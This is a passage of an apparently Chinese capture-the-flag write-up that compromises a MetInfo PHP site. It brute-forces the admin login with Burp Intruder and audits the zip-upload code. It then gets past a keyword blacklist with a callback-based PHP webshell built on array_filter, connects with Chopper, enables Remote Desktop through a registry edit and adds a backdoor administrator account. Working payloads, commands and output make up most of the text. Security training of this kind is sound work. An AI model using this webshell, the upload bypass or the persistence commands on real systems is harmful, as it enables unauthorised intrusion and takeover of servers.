
1） Attack type 选择 Cluster bomb，同时标记账号密码。

2）Payload set 依次加载不同的字典

3）Options 选项-Grep-Match 添加 alert 标记

4) 开始暴力破解。通过返回的 Length 长度的不同或 alert 标记猜测得到账号密码





0			200		686	
25	admin	123456	200		686	
1	admin	123450	200		320	✓
2	root	123450	200		320	✓
3	admin123	123450	200		320	✓
4	123	123450	200		320	✓
5	admin	123451	200		320	✓
6	root	123451	200		320	✓
7	admin123	123451	200		320	✓

Request Response

Raw Headers Hex HTML Render

```
Date: Tue, 07 Aug 2018 04:12:18 GMT
Server: Apache/2.4.10 (Win32) OpenSSL/0.9.8zb PHP/5.3.29
X-Powered-By: PHP/5.3.29
Set-Cookie:
met_auth=1a89nUf8a2Iz%2BEK0F3uswhg3f8AhYEyXhz%2FIYuJmGeGhLG8HA9R855KBq6CUaLJzxGhZJ%2FZ2jXZKf4KUlm0hV%2Bn%2
Bgw; path=/; httponly
Set-Cookie: met_key=Tub19ed; path=/; httponly
Set-Cookie: langset=cn; path=/
Content-Length: 247
Connection: close
Content-Type: text/html;charset=utf-8

<script type='text/javascript'> var nowurl=parent.location.href; var metlogin=(nowurl.split('login')).length-1;
if(metlogin==0)window.parent.frames.location.href='../index.php?lang=cn';
if(metlogin!=0)location.href='../index.php?lang=cn';</script>
```


可以看到，正确的账号密码返回的 langth 长度值以及 Response 值是不同的。

得到的账号为 admin,密码为 123456.

8.输入账号密码，进入后台。即可拿到第一个 flag。

9.浏览后台页面，发现有多处上传区域。考虑文件上传漏洞。通过各种尝试绕过（00截断，构造图片木马等），发现都不能如愿。遂决定先将文件及数据库备份，压缩整站，然后打包下载，进行代码审计。代码审计过程中，发现文件目录下第二个 flag。

flag1{504789AABBFB0FEBBDAB889B1C8FBE3E}



10.通过备份文件，在本地搭建环境，在本地进行文件上传测试。通过分析代码可以发现，上传的.zip 文件会自动解压。尝试上传后发现只有 sql 文件或仅包含 sql 文件的压缩包才能正常存储到备份路径。PHP 一句话木马由于解压后的文件类型不是.sql 文件，所以虽然上传成功，但是解压后会被删除。通过代码分析，发现代码采用黑名单方式，解压后不符合要求的后缀文件，会调用函数 deldir()删除文件。


```
$archive = new PclZip('../databack/sql/'.'metinfo_'.$filenamearray[0].'.zip');
$archive->add('../databack/'.$filenamearray[0].'.sql',PCLZIP_OPT_REMOVE_PATH,'../databack/');
$metinfo='1$'.'../databack/'.$filenamearray[0].'.sql';
```

绕过方法一：


通过在本地实验测试，上传.zip 文件成功之后，会弹窗提示文件上传成功。此时若不单击确定，不会触发下一步删除文件操作，此时一句话木马已存在于服务器，便可通过菜刀连接。但是因为这个文件是临时的，单击确定后会被删除，所以连接上菜刀后可以在根目录其他位置新建一个 php 一句话木马文件，以备后用。


1） 通过 Burp Suite 抓包发现，数据包的 type 为 sql，根据代码逻辑，找到上传的 zip 文件解压到的路径为/admin/databack/


2） 上传文件成功后，会提示上传成功弹窗。通过代码分析，若不点击确定，程序还未执行判断文件类型删除函数，上传的一句话木马 php 暂存于目标目录下，文件不会被删除。此时可以连接菜刀并登陆服务器。



3) 根据本地上传的文件路径，推测服务端文件路径。连接菜刀。







绕过方法二：

通过代码审计，发现在 admin\include\uploadify.php 代码第 206 行开始的模版文件代码部分有缺漏。此处可以通过 Burp Suite 抓包改包，修改数据包的 type 参数，将 type 值改为 skin，此时代码逻辑进入模板文件判断。文件将被解压到/templates/目录下。发送修改过的数据包，发现上传失败并有提示信息。


通过代码审计发现，由于代码中对 PHP 文件中的敏感关键字进行了过滤，原有文件中的“eval”和“$_POST”都在代码中被定义为禁用字符。此时可以通过回调函数绕过过滤。回调函数一句话为 <?php $e = $_REQUEST['e']; $arr = array($_REQUEST['pass'],); array_filter($arr, base64_decode($e)); ?>。通过回调函数可以成功绕过。

综上通过回调函数绕过过滤的具体操作过程为：在 php 文件中写入回调函数一句话木马，如 test.php，将 test.php 压缩为 test.zip 格式，然后在后台找一个能上传的地方上传文件，上传过程中使用 Burp Suite 抓包修改 type 参数值等于 skin。放开数据包，发现成功绕过，文件会自动解压到/templates/目录下，恢复文件为 test.php。这样便找到了一句话路径，可以使用菜刀去连接。

1） 构建文件


```php
<?php $e = $_REQUEST['e'];
$arr = array($_REQUEST['pass'],);
array_filter($arr, $e); ?>
```

2） 寻找文件上传点，上传文件




3） 抓包

4） 改包




5) 成功绕过

6） 使用菜刀进行连接



```
//代码审计关键部分
elseif($type=='skin'){
/*模板文件*/
    $filetype=explode('.',$_FILES['Filedata']['name']);
    if($filetype[count($filetype)-1]=='zip'){
        if(stristr($met_file_format,'zip') === false){
            echo $lang_jsx36;
            die();
        }
        //if(!is_writable('../../templates/'))@chmod('../../templates/',0777);
        $filenamearray=explode('.zip',$_FILES['Filedata']['name']);
         $skin_if=$db->get_one("SELECT * FROM {$met_skin_table} WHERE
skin_file='{$filenamearray[0]}'");
         if($skin_if){
            $metinfo=$lang_loginSkin;
        }else{
            $f = new upfile('zip','../../templates/','','');
            if($f->get_error()){
                echo $f->get_errorcode();
                die();
            }

    if(file_exists('../../templates/'.$filenamearray[0].'.zip'))$filenamearray[0]='metin
fo'.$filenamearray[0];
            $met_upsql = $f->upload('Filedata',$filenamearray[0]);
            include "pclzip.lib.php";
            $archive = new PclZip('../../templates/'.$filenamearray[0].'.zip');
            if($archive->extract(PCLZIP_OPT_PATH, '../../templates/') ==
0)$metinfo=$archive->errorInfo(true);
            $list = $archive->listContent();
            $error=0;
            foreach($list as $key=>$val){
                if(preg_match("/\.(asp|aspx|jsp)/i",$val[filename])){
                    $error=1;
                }

    if(!is_dir('../../templates/'.$val[filename])&&preg_match("/\.(php)/i",$val[filena
me])){

    $danger=explode('|','preg_replace|assert|dirname|file_exists|file_get_content
s|file_put_contents|fopen|mkdir|unlink|readfile|eval|cmd|passthru|system|gzun
compress|exec|shell_exec|fsockopen|pfsockopen|proc_open|scandir');
                    $ban='preg_replace|assert|eval|\$_POST|\$_GET';
                    foreach($danger as $key1 => $val1){
                        $str=file_get_contents('../../templates/'.$val[filename]);
                        $str=str_replace(array('\'','"','.'),'',$str);
```

```
if(preg_match("/([^A-Za-z0-9_]$val1)[\r\n\t]{0,}([\[\(])/i",$str)){
                                $error=1;
                            }
                            if(preg_match('/('.$ban.')/i',$str)){
                                $error=1;
                            }

                        }
                    }
                }
                @unlink('../../templates/'.$filenamearray[0].'.zip');
                if($error){
                    foreach($list as $key=>$val){
                        if(is_dir('../../templates/'.$val[filename])){
                            @deldir('../../templates/'.$val[filename]);
                        }else{
                            @unlink('../../templates/'.$val[filename]);
                        }
                    }
                    $metinfo='含有危险函数，禁止上传！！';
                }else{
                    $metinfo='1$'.$filenamearray[0];
                }
            }
        }else{
            $metinfo=$lang_uplaoderr2;
        }
```



about	2018/8/6 14:19	文件夹	
admin	2018/8/6 14:18	文件夹	
app	2018/8/6 14:18	文件夹	
cache	2018/8/6 14:22	文件夹	
case	2018/8/6 14:18	文件夹	
config	2018/8/6 14:21	文件夹	
download	2018/8/6 14:19	文件夹	
feedback	2018/8/6 14:19	文件夹	
img	2018/8/6 14:19	文件夹	
include	2018/8/6 14:18	文件夹	
install	2018/8/6 14:18	文件夹	
job	2018/8/6 14:19	文件夹	
link	2018/8/6 14:19	文件夹	
member	2018/8/6 14:19	文件夹	
message	2018/8/6 14:19	文件夹	
news	2018/8/6 14:19	文件夹	
product	2018/8/6 14:19	文件夹	
public	2018/8/6 14:18	文件夹	
search	2018/8/6 14:19	文件夹	
sitemap	2018/8/6 14:19	文件夹	
templates	2018/8/6 14:18	文件夹	
upload	2018/8/6 16:14	文件夹	
wap	2018/8/6 14:19	文件夹	
404.html	2018/8/6 14:21	搜狗高速浏览器H...	3 KB
favicon.ico	2015/3/6 13:44	图标	3 KB
flag_2333333.txt	2017/7/24 10:14	文本文档	1 KB
index.php	2015/4/22 20:03	PHP 文件	2 KB
robots.txt	2015/3/10 11:18	文本文档	1 KB
sitemap.xml	2016/10/20 2:43	XML 文件	32 KB

12.通过菜刀连接虚拟终端，使用 netstat -an 命令查看远程服务器开放的端口，发现 3389 端口未开放，这样便不能通过远程桌面连接连接服务器，不是很方便。

```
C:\WWW\info\admin\databack\netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1029           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1030         0.0.0.0:0              LISTENING
  TCP    192.168.200.112:80     192.168.3.187:56359    TIME_WAIT
  TCP    192.168.200.112:80     192.168.3.187:56409    ESTABLISHED
  TCP    192.168.200.112:139    0.0.0.0:0              LISTENING
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1025           *:*
  UDP    0.0.0.0:1026           *:*
  UDP    0.0.0.0:4500           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1027         *:*
  UDP    192.168.200.112:123    *:*
  UDP    192.168.200.112:137    *:*
  UDP    192.168.200.112:138    *:*
```

13.通过虚拟终端，输入命令启用 3389 端口：

REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f

```
C:\WWW\info\admin\databack\>REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
```

此时再次通过 netstat -an 命令发现服务器已经启用远程端口

```
C:\WWW\info\admin\databack\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1029           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1030         0.0.0.0:0              LISTENING
  TCP    192.168.200.112:80     192.168.3.187:56832    FIN_WAIT_1
  TCP    192.168.200.112:80     192.168.3.187:56876    ESTABLISHED
  TCP    192.168.200.112:135    192.168.200.112:1122   ESTABLISHED
  TCP    192.168.200.112:139    0.0.0.0:0              LISTENING
  TCP    192.168.200.112:1122   192.168.200.112:135    ESTABLISHED
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1025           *:*
  UDP    0.0.0.0:1026           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1027         *:*
  UDP    192.168.200.112:123    *:*
  UDP    192.168.200.112:137    *:*
  UDP    192.168.200.112:138    *:*
```

14.通过虚拟终端创建账户，并加入管理员组

```
C:\WWW\info\admin\databack\>net user

\\ 的用户帐户

-------------------------------------------------------------------------------
Administrator            Guest                    SUPPORT_388945a0
xipu
命令运行完毕，但发生一个或多个错误。


C:\WWW\info\admin\databack\>net user flag 123456 /add
命令成功完成。
```


```
C:\WWW\info\admin\databack\>net localgroup administrators flag /add
命令成功完成。
```


使用 net user 命令查看用户组，发现命令执行成功已将 flag 用户添加至管理员组。

```
C:\WWW\info\admin\databack\net user

\\ 的用户帐户

-------------------------------------------------------------------------------
Administrator            flag                     Guest
SUPPORT_388945a0         xipu
```


15.通过远程连接，输入创建的新用户的账号密码，登入服务器

16.在浏览系统文件时，发现 flag4 和 flag5

